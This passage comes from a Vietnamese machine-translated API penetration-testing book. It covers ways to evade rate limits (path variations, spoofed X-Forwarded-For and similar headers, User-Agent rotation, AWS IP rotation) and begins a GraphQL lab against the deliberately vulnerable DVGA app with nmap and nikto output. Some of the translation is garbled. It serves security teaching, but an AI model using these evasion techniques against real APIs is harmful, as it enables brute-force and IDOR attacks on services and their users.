Không giống như Wfuzz, Intruder tính toán độ trễ tính bằng mili giây. Do đó, đặt độ trễ 100 mili giây sẽ dẫn đến tổng cộng 10 yêu cầu được gửi mỗi giây. Bảng 13-3 có thể giúp bạn điều chỉnh các giá trị Nhóm tài nguyên của Kẻ xâm nhập Burp Suite để tạo các độ trễ khác nhau.

Bảng 13-3: Độ trễ nhóm tài nguyên của kẻ xâm nhập Burp Suite
Tùy chọn cho các yêu cầu điều tiết

Độ trễ giữa các yêu cầu (mili giây)	yêu cầu gần đúng
100	10 mỗi giây
1000	1 mỗi giây
6000	10 mỗi phút
60000	1 mỗi phút

Nếu bạn quản lý để tấn công một API mà không vượt quá giới hạn tốc độ của nó, thì cuộc tấn công của bạn có thể là minh chứng cho điểm yếu của giới hạn tốc độ.

Trước khi bạn chuyển sang bỏ qua giới hạn tỷ lệ, hãy xác định xem người tiêu dùng có phải chịu bất kỳ hậu quả nào khi vượt quá giới hạn tỷ lệ hay không. Nếu giới hạn tốc độ đã bị định cấu hình sai, có khả năng vượt quá giới hạn không gây ra hậu quả gì. Nếu đây là trường hợp, bạn đã xác định được một lỗ hổng.

Đường tránh

Một trong những cách đơn giản nhất để vượt qua giới hạn tốc độ là thay đổi một chút đường dẫn URL. Ví dụ: hãy thử sử dụng chuyển đổi trường hợp hoặc kết thúc chuỗi trong yêu cầu của bạn. Giả sử bạn đang nhắm mục tiêu một trang web truyền thông xã hội bằng cách thử tấn công IDOR đối với tham số uid trong yêu cầu POST sau:

```
ĐĂNG /api/hồ sơ của tôi
--snip--
{uid=§0001§}
```

API có thể cho phép 100 yêu cầu mỗi phút, nhưng dựa trên độ dài của giá trị uid , bạn biết rằng để brute-force nó, bạn sẽ cần gửi 10.000 yêu cầu. Bạn có thể gửi yêu cầu từ từ trong khoảng thời gian một giờ 40 phút hoặc cố gắng bỏ qua hạn chế hoàn toàn.

Nếu bạn đạt đến giới hạn tốc độ cho yêu cầu này, hãy thử thay đổi đường dẫn URL với các dấu kết thúc chuỗi hoặc các chữ cái viết hoa và viết thường khác nhau, như vậy:

ĐĂNG /api/myprofile%00

ĐĂNG /api/myprofile%20

ĐĂNG /api/myProfile

ĐĂNG /api/Hồ sơ của tôi

ĐĂNG /api/hồ sơ của tôi

Mỗi lần lặp lại đường dẫn này có thể khiến nhà cung cấp API xử lý yêu cầu theo cách khác, có khả năng vượt qua giới hạn tốc độ. Bạn cũng có thể đạt được kết quả tương tự bằng cách thêm các tham số vô nghĩa vào đường dẫn:

ĐĂNG /api/myprofile?test=1

Nếu tham số vô nghĩa dẫn đến yêu cầu thành công, nó có thể khởi động lại giới hạn tốc độ. Trong trường hợp đó, hãy thử thay đổi giá trị của thông số trong mọi yêu cầu. Chỉ cần thêm một vị trí tải trọng mới cho tham số vô nghĩa và sau đó sử dụng danh sách các số có cùng độ dài với số lượng yêu cầu bạn muốn gửi:

```
ĐĂNG /api/myprofile?test=§1§
--snip--
{uid=§0001§}
```

Nếu bạn đang sử dụng Intruder của Burp Suite cho cuộc tấn công này, bạn có thể đặt kiểu tấn công thành pitchfork và sử dụng cùng một giá trị cho cả hai vị trí tải trọng. Chiến thuật này cho phép bạn sử dụng số lượng yêu cầu nhỏ nhất cần thiết để brute-force uid .

Giả mạo tiêu đề gốc

Một số nhà cung cấp API sử dụng tiêu đề để thực thi giới hạn tốc độ. Các tiêu đề yêu cầu gốc này cho máy chủ web biết yêu cầu đến từ đâu. Nếu khách hàng tạo tiêu đề gốc, chúng tôi có thể thao túng chúng để tránh giới hạn tốc độ. Hãy thử bao gồm các tiêu đề gốc chung trong yêu cầu của bạn như sau:

X-Forwarded-For

Máy chủ chuyển tiếp X

Máy chủ X

X-Originting-IP

X-Remote-IP

X-Máy khách-IP

X-Remote-Addr

Đối với các giá trị cho các tiêu đề này, hãy cắm vào tâm trí đối thủ của bạn và sáng tạo. Bạn có thể thử bao gồm các địa chỉ IP riêng, địa chỉ IP máy chủ lưu trữ cục bộ (127.0.0.1) hoặc địa chỉ IP có liên quan đến mục tiêu của bạn. Nếu bạn đã thực hiện đủ trinh sát, bạn có thể sử dụng một số địa chỉ IP khác trong bề mặt tấn công của mục tiêu.

Tiếp theo, hãy thử gửi mọi tiêu đề gốc có thể cùng một lúc hoặc đưa chúng vào các yêu cầu riêng lẻ. Nếu bạn bao gồm tất cả các tiêu đề cùng một lúc, bạn có thể nhận được mã trạng thái 431 Request Header Fields Too Large. Trong trường hợp đó, hãy gửi ít tiêu đề hơn cho mỗi yêu cầu cho đến khi bạn thành công.

Ngoài các tiêu đề gốc, các trình bảo vệ API cũng có thể bao gồm tiêu đề Tác nhân người dùng để phân bổ các yêu cầu cho người dùng. Tiêu đề Tác nhân người dùng nhằm xác định trình duyệt máy khách, thông tin phiên bản trình duyệt và hệ điều hành máy khách. Đây là một ví dụ:

```
NHẬN/HTTP/1.1
Máy chủ: example.com
Tác nhân người dùng: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Đôi khi, tiêu đề này sẽ được sử dụng kết hợp với các tiêu đề khác để giúp xác định và chặn kẻ tấn công. May mắn thay, SecLists bao gồm danh sách từ Tác nhân người dùng mà bạn có thể sử dụng để chuyển qua các giá trị khác nhau trong yêu cầu của mình trong thư mục seclists/Fuzzing/User-Agents (https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/User-Agents/UserAgents.fuzz.txt). Chỉ cần thêm các vị trí tải trọng xung quanh giá trị Tác nhân người dùng và cập nhật nó trong mỗi yêu cầu bạn gửi. Bạn có thể làm việc theo cách của mình xung quanh giới hạn tốc độ.

Bạn sẽ biết mình đã thành công nếu tiêu đề giới hạn tốc độ x đặt lại hoặc nếu bạn có thể thực hiện yêu cầu thành công sau khi bị chặn.

Xoay địa chỉ IP trong Burp Suite

Một biện pháp bảo mật sẽ ngăn chặn tình trạng mờ dần trong đường đi của nó là các hạn chế dựa trên IP từ WAF. Bạn có thể bắt đầu quét API và chắc chắn là sẽ nhận được thông báo rằng địa chỉ IP của bạn đã bị chặn. Nếu điều này xảy ra, bạn có thể đưa ra một số giả định nhất định—cụ thể là WAF chứa một số logic để cấm địa chỉ IP yêu cầu khi nó nhận được một số yêu cầu không hợp lệ trong một khoảng thời gian ngắn.

Để giúp đánh bại việc chặn dựa trên IP, Rhino Security Labs đã phát hành tiện ích mở rộng Burp Suite và hướng dẫn thực hiện kỹ thuật trốn tránh tuyệt vời.
Được gọi là Xoay IP, tiện ích mở rộng có sẵn cho Burp Suite Community Edition. Để sử dụng nó, bạn sẽ cần một tài khoản AWS để bạn có thể tạo một
Người dùng IAM.


Ở cấp độ cao, công cụ này cho phép bạn ủy quyền lưu lượng truy cập của mình thông qua cổng API AWS, sau đó cổng này sẽ luân chuyển qua các địa chỉ IP để mỗi yêu cầu đến từ một địa chỉ duy nhất. Đây là sự trốn tránh cấp độ tiếp theo, bởi vì bạn không giả mạo bất kỳ thông tin nào; thay vào đó, các yêu cầu của bạn thực sự bắt nguồn từ các địa chỉ IP khác nhau trên các vùng AWS.

LƯU Ý một chi phí nhỏ liên quan đến việc sử dụng cổng API AWS.

Để cài đặt tiện ích mở rộng, bạn sẽ cần một công cụ có tên là Boto3 cũng như triển khai Jython của ngôn ngữ lập trình Python. Để cài đặt Boto3, hãy sử dụng lệnh pip3 sau :


```
$ pip3 cài đặt boto3
```

Tiếp theo, tải xuống tệp độc lập Jython từ https://www.jython.org/tải về.html. Khi bạn đã tải xuống tệp, hãy chuyển đến các tùy chọn Bộ mở rộng Burp Suite và chỉ định tệp độc lập Jython trong Môi trường Python, như trong Hình 13-5.




Hình 13-5: Các tùy chọn Burp Suite Extender

Điều hướng đến BApp Store của Burp Suite Extender và tìm kiếm IP Rotate. Bây giờ bạn có thể nhấp vào nút Cài đặt (xem Hình 13-6).




Hình 13-6: IP Rotate trong BApp Store

Sau khi đăng nhập vào tài khoản quản lý AWS của bạn, hãy điều hướng đến trang dịch vụ IAM. Điều này có thể được thực hiện bằng cách tìm kiếm IAM hoặc điều hướng qua các tùy chọn Dịch vụ thả xuống (xem Hình 13-7).




Hình 13-7: Tìm dịch vụ AWS IAM

Sau khi tải trang Dịch vụ IAM, nhấp vào Thêm người dùng và tạo người dùng tài khoản với quyền truy cập có lập trình được chọn (xem Hình 13-8). Chuyển sang trang tiếp theo.




Hình 13-8: Trang AWS Set User Details

Trên trang Đặt quyền, chọn Đính kèm trực tiếp các chính sách hiện có. Tiếp theo, lọc các chính sách bằng cách tìm kiếm “API”. Chọn AmazonAPIGateway Các quyền của Quản trị viên và AmazonAPIGatewayInvokeFullAccess , như thể hiện trong Hình 13-9.



Hình 13-9: Trang AWS Set Permissions


Tiếp tục đến trang đánh giá. Không cần thẻ, vì vậy bạn có thể bỏ qua và tạo người dùng. Giờ đây, bạn có thể tải xuống tệp CSV chứa khóa truy cập và khóa truy cập bí mật của người dùng. Sau khi bạn có hai khóa, hãy mở Burp Suite và điều hướng đến mô-đun Xoay IP (xem Hình 13-10).



Hình 13-10: Mô-đun Burp Suite IP Rotate

Sao chép và dán khóa truy cập và khóa bí mật của bạn vào các trường liên quan. Nhấp vào nút Lưu khóa . Khi bạn đã sẵn sàng sử dụng IP Rotate, hãy cập nhật trường máy chủ đích thành API mục tiêu của bạn và nhấp vào Bật. Lưu ý rằng bạn không cần nhập giao thức (HTTP hoặc HTTPS) vào trường máy chủ đích. Thay vào đó, hãy sử dụng nút Giao thức đích để chỉ định HTTP hoặc HTTPS.

Một thử nghiệm thú vị mà bạn có thể thực hiện để xem IP Rotate đang hoạt động là chỉ định ipchicken.com như mục tiêu của bạn. (IPChicken là một trang web hiển thị địa chỉ IP công cộng của bạn, như trong Hình 13-11.) Sau đó ủy quyền một yêu cầu tới https://ipchicken.com. Chuyển tiếp yêu cầu đó và xem IP luân phiên của bạn được hiển thị như thế nào với mỗi lần làm mới https://ipchicken.com.



Hình 13-11: IPChicken

Giờ đây, các biện pháp kiểm soát bảo mật chặn bạn chỉ dựa trên địa chỉ IP của bạn sẽ không còn cơ hội.

Bản tóm tắt

Trong chương này, tôi đã thảo luận về các kỹ thuật mà bạn có thể sử dụng để trốn tránh các biện pháp kiểm soát bảo mật API. Đảm bảo thu thập càng nhiều thông tin càng tốt với tư cách là người dùng cuối trước khi bạn khởi động một cuộc tấn công tổng lực. Ngoài ra, hãy tạo các tài khoản ghi đĩa để tiếp tục thử nghiệm nếu một trong các tài khoản của bạn bị cấm.

Chúng tôi đã áp dụng các kỹ năng lảng tránh để kiểm tra một trong những biện pháp kiểm soát bảo mật API phổ biến nhất: giới hạn tốc độ. Việc tìm cách bỏ qua giới hạn tốc độ mang lại cho bạn quyền truy cập không giới hạn, toàn quyền để tấn công API bằng tất cả sức mạnh mà bạn có thể tập hợp. Trong chương tiếp theo, chúng ta sẽ áp dụng các kỹ thuật được phát triển xuyên suốt cuốn sách này để tấn công API GraphQL.

14

TRONG TACKING GR APHQL

Chương này sẽ hướng dẫn bạn quy trình tấn công Ứng dụng GraphQL dễ bị tổn thương (DVGA) bằng cách sử dụng các kỹ thuật hack API mà chúng tôi đã đề cập cho đến nay. Tốt bắt đầu bằng hoạt động trinh sát, chuyển sang phân tích API và kết thúc bằng cách thực hiện các cuộc tấn công khác nhau nhằm vào ứng dụng.

Như bạn sẽ thấy, có một số điểm khác biệt chính giữa API RESTful mà chúng ta đã làm việc trong suốt cuốn sách này và API GraphQL. Tôi sẽ hướng dẫn bạn về những điểm khác biệt này và chứng minh cách chúng ta có thể tận dụng các kỹ thuật hack cũ bằng cách điều chỉnh chúng cho GraphQL. Trong quá trình này, bạn sẽ hiểu được cách bạn có thể áp dụng các kỹ năng mới của mình vào các định dạng API web mới nổi.

Bạn nên coi chương này như một phòng thí nghiệm thực hành. Nếu bạn muốn theo dõi, hãy đảm bảo rằng phòng thí nghiệm hack của bạn bao gồm DVGA. Để biết thêm thông tin về việc thiết lập DVGA, hãy quay lại Chương 5.

Yêu cầu GraphQL và IDE

Trong Chương 2, chúng ta đã đề cập đến một số kiến thức cơ bản về cách thức hoạt động của GraphQL. Trong phần này, chúng ta sẽ thảo luận về cách sử dụng và tấn công GraphQL. Khi bạn tiếp tục, hãy nhớ rằng GraphQL gần giống với SQL hơn API REST. Bởi vì GraphQL là ngôn ngữ truy vấn, nên việc sử dụng nó thực sự chỉ là truy vấn cơ sở dữ liệu với nhiều bước hơn. Hãy xem yêu cầu trong Liệt kê 14-1 và phản hồi của nó trong Liệt kê 14-2.

```
ĐĂNG /v1/graphql
--snip--
truy vấn sản phẩm (giá: "10,00") {
        tên
giá
}
```

Liệt kê 14-1: Một yêu cầu GraphQL

```
200 được
{
"dữ liệu": {
"các sản phẩm": [
{
"product_name": "Ghế",
"giá": "10,00",
"product_name": "Bánh xe",
"giá": "10,00"
}]}
```

Liệt kê 14-2: Một phản hồi GraphQL

Không giống như API REST, API GraphQL không sử dụng nhiều điểm cuối khác nhau để thể hiện vị trí của tài nguyên. Thay vào đó, tất cả các yêu cầu đều sử dụng POST và được gửi đến một điểm cuối duy nhất. Nội dung yêu cầu sẽ chứa truy vấn và biến đổi, cùng với các loại được yêu cầu.

Hãy nhớ từ Chương 2 rằng lược đồ GraphQL là hình dạng tổ chức dữ liệu. Lược đồ bao gồm các loại và trường. Các loại (truy vấn, đột biến và đăng ký) là những phương thức cơ bản mà người tiêu dùng có thể sử dụng để tương tác với GraphQL. Mặc dù API REST sử dụng các phương thức yêu cầu HTTP GET, POST, PUT và DELETE để triển khai chức năng CRUD (tạo, đọc, cập nhật, xóa), thay vào đó, GraphQL sử dụng truy vấn (để đọc) và đột biến (để tạo, cập nhật và xóa) . Chúng tôi sẽ không sử dụng gói đăng ký trong chương này, nhưng về cơ bản nó là một kết nối được tạo với máy chủ GraphQL cho phép người tiêu dùng nhận các bản cập nhật theo thời gian thực. Bạn thực sự có thể xây dựng một yêu cầu GraphQL thực hiện cả truy vấn và biến đổi, cho phép bạn đọc và viết trong một yêu cầu.

Truy vấn bắt đầu với một loại đối tượng. Trong ví dụ của chúng tôi, loại đối tượng là sản phẩm. Các loại đối tượng chứa một hoặc nhiều trường cung cấp dữ liệu về đối tượng, chẳng hạn như tên và giá trong ví dụ của chúng tôi. Truy vấn GraphQL cũng có thể

chứa các đối số trong dấu ngoặc đơn, giúp thu hẹp các trường bạn đang tìm kiếm. Chẳng hạn, đối số trong yêu cầu mẫu của chúng tôi chỉ rõ rằng người tiêu dùng chỉ muốn các sản phẩm có giá "10,00".

Như bạn có thể thấy, GraphQL đã phản hồi truy vấn thành công bằng thông tin chính xác được yêu cầu. Nhiều API GraphQL sẽ phản hồi tất cả các yêu cầu bằng phản hồi HTTP 200, bất kể truy vấn có thành công hay không. Trong khi bạn sẽ nhận được nhiều mã phản hồi lỗi với API REST, GraphQL thường sẽ gửi 200 phản hồi và bao gồm lỗi trong nội dung phản hồi.

Một điểm khác biệt lớn khác giữa REST và GraphQL là việc các nhà cung cấp GraphQL cung cấp môi trường phát triển tích hợp (IDE) trên ứng dụng web của họ là điều khá phổ biến. GraphQL IDE là một giao diện đồ họa có thể được sử dụng để tương tác với API. Một số IDE GraphQL phổ biến nhất là GraphiQL, GraphQL Playground và Altair Client. Các IDE GraphQL này bao gồm một cửa sổ để tạo truy vấn, một cửa sổ để gửi yêu cầu, một cửa sổ để phản hồi và một cách để tham khảo tài liệu GraphQL.

Ở phần sau của chương này, chúng ta sẽ đề cập đến việc liệt kê GraphQL với các truy vấn và đột biến. Để biết thêm thông tin về GraphQL, hãy xem hướng dẫn về GraphQL tại https://graphql.org/learn và các tài nguyên bổ sung do Dolev Farhi cung cấp trong DVGA GitHub Repo.

trinh sát tích cực

Hãy bắt đầu bằng cách tích cực quét DVGA để tìm bất kỳ thông tin nào chúng tôi có thể thu thập về nó. Nếu bạn đang cố gắng khám phá bề mặt tấn công của một tổ chức hơn là tấn công một ứng dụng dễ bị tấn công có chủ ý, thay vào đó, bạn có thể bắt đầu bằng việc do thám thụ động.

quét

Sử dụng quét Nmap để tìm hiểu về máy chủ mục tiêu. Từ lần quét sau, chúng ta có thể thấy rằng cổng 5000 đang mở, có HTTP đang chạy trên đó và sử dụng thư viện ứng dụng web có tên là Werkzeug phiên bản 1.0.1:

```
$ nmap -sC -sV 192.168.195.132
Bắt đầu Nmap 7.91 ( https://nmap.org ) lúc 10-04 08:13 PDT
Báo cáo quét Nmap cho 192.168.195.132
Máy chủ đang hoạt động (độ trễ 0,00046 giây).
Không hiển thị: 999 cổng đã đóng
DỊCH VỤ NHÀ NƯỚC CẢNG                    PHIÊN BẢN
5000/tcp mở http Werkzeug httpd 1.0.1 (Python 3.7.12)
|_http-server-header: Werkzeug/1.0.1 Python/3.7.12
|_http-title: Ứng dụng GraphQL dễ bị tấn công
```

Phần thông tin quan trọng nhất ở đây được tìm thấy trong tiêu đề http, điều này cho chúng tôi gợi ý rằng chúng tôi đang làm việc với ứng dụng GraphQL. Thông thường, bạn sẽ không tìm thấy các dấu hiệu như thế này trong tự nhiên, vì vậy chúng tôi sẽ bỏ qua nó cho

Hiện nay. Bạn có thể theo dõi quá trình quét này với quá trình quét tất cả các cổng để tìm kiếm bổ sung thông tin.

Bây giờ là lúc để thực hiện nhiều lần quét được nhắm mục tiêu hơn. Hãy chạy quét nhanh lỗ hổng ứng dụng web bằng Nikto, đảm bảo chỉ định rằng ứng dụng web đang hoạt động qua cổng 5000:


```
$ nito -h 192.168.195.132:5000

+ IP mục tiêu:               192.168.195.132
+ Tên máy chủ mục tiêu:      192.168.195.132
+ Cảng mục tiêu:             5000

+ Máy chủ: Werkzeug/1.0.1 Python/3.7.12
+ Cookie env được tạo mà không có cờ httponly
+ Không có tiêu đề X-Frame-Options chống clickjacking.
+ Tiêu đề X-XSS-Protection không được xác định. Tiêu đề này có thể gợi ý cho tác nhân người dùng để bảo vệ chống lại một số dạng XSS
+ Tiêu đề X-Content-Type-Options không được đặt. Điều này có thể cho phép tác nhân người dùng hiển thị nội dung của trang web theo kiểu khác với loại MIME
+ Không tìm thấy Thư mục CGI nào (sử dụng '-C all' để buộc kiểm tra tất cả các thư mục có thể có)
+ Máy chủ có thể rò rỉ inode qua ETags, tìm thấy tiêu đề với tệp /static/favicon.ico, inode: 1633359027.0, size: 15406, mtime: 2525694601
+ Các phương thức HTTP được phép: OPTIONS, HEAD, GET
+ 7918 yêu cầu: 0 lỗi và 6 mục được báo cáo trên máy chủ từ xa

+ Đã thử nghiệm 1 máy chủ
```

Nikto cho chúng tôi biết rằng ứng dụng có thể có một số tỷ lệ cấu hình sai bảo mật, chẳng hạn như X-Frame-Options bị thiếu và X-XSS-Protection không xác định tiêu đề. Ngoài ra, chúng tôi nhận thấy rằng các phương thức OPTIONS, HEAD và GET được cho phép. Vì Nikto không chọn bất kỳ thư mục hướng dẫn thú vị nào, chúng ta nên kiểm tra ứng dụng web trong trình duyệt và xem những gì chúng ta có thể tìm thấy với tư cách là người dùng cuối. Khi chúng tôi đã khám phá kỹ lưỡng ứng dụng web, chúng tôi có thể thực hiện một cuộc tấn công vũ phu thư mục để xem liệu chúng tôi có thể tìm thấy bất kỳ thư mục nào khác không.

Xem DVGA trong Trình duyệt

Như bạn có thể thấy trong Hình 14-1, trang web DVGA mô tả một ứng dụng GraphQL dễ bị tấn công.


Đảm bảo sử dụng trang web như bất kỳ người dùng nào khác bằng cách nhấp vào liên kết nằm trên trang web. Khám phá các liên kết Dán Riêng tư, Dán Công khai, Tạo Dán, Nhập Dán và Tải lên Dán. Trong quá trình này, bạn sẽ bắt đầu thấy một vài mục thú vị, chẳng hạn như tên người dùng, bài đăng trên diễn đàn bao gồm địa chỉ IP và thông tin tác nhân người dùng , liên kết để tải tệp lên và liên kết để tạo bài đăng trên diễn đàn. Chúng tôi đã có một loạt thông tin có thể hữu ích trong các cuộc tấn công sắp tới của chúng tôi.



Hình 14-1: Trang đích DVGA

Sử dụng DevTools

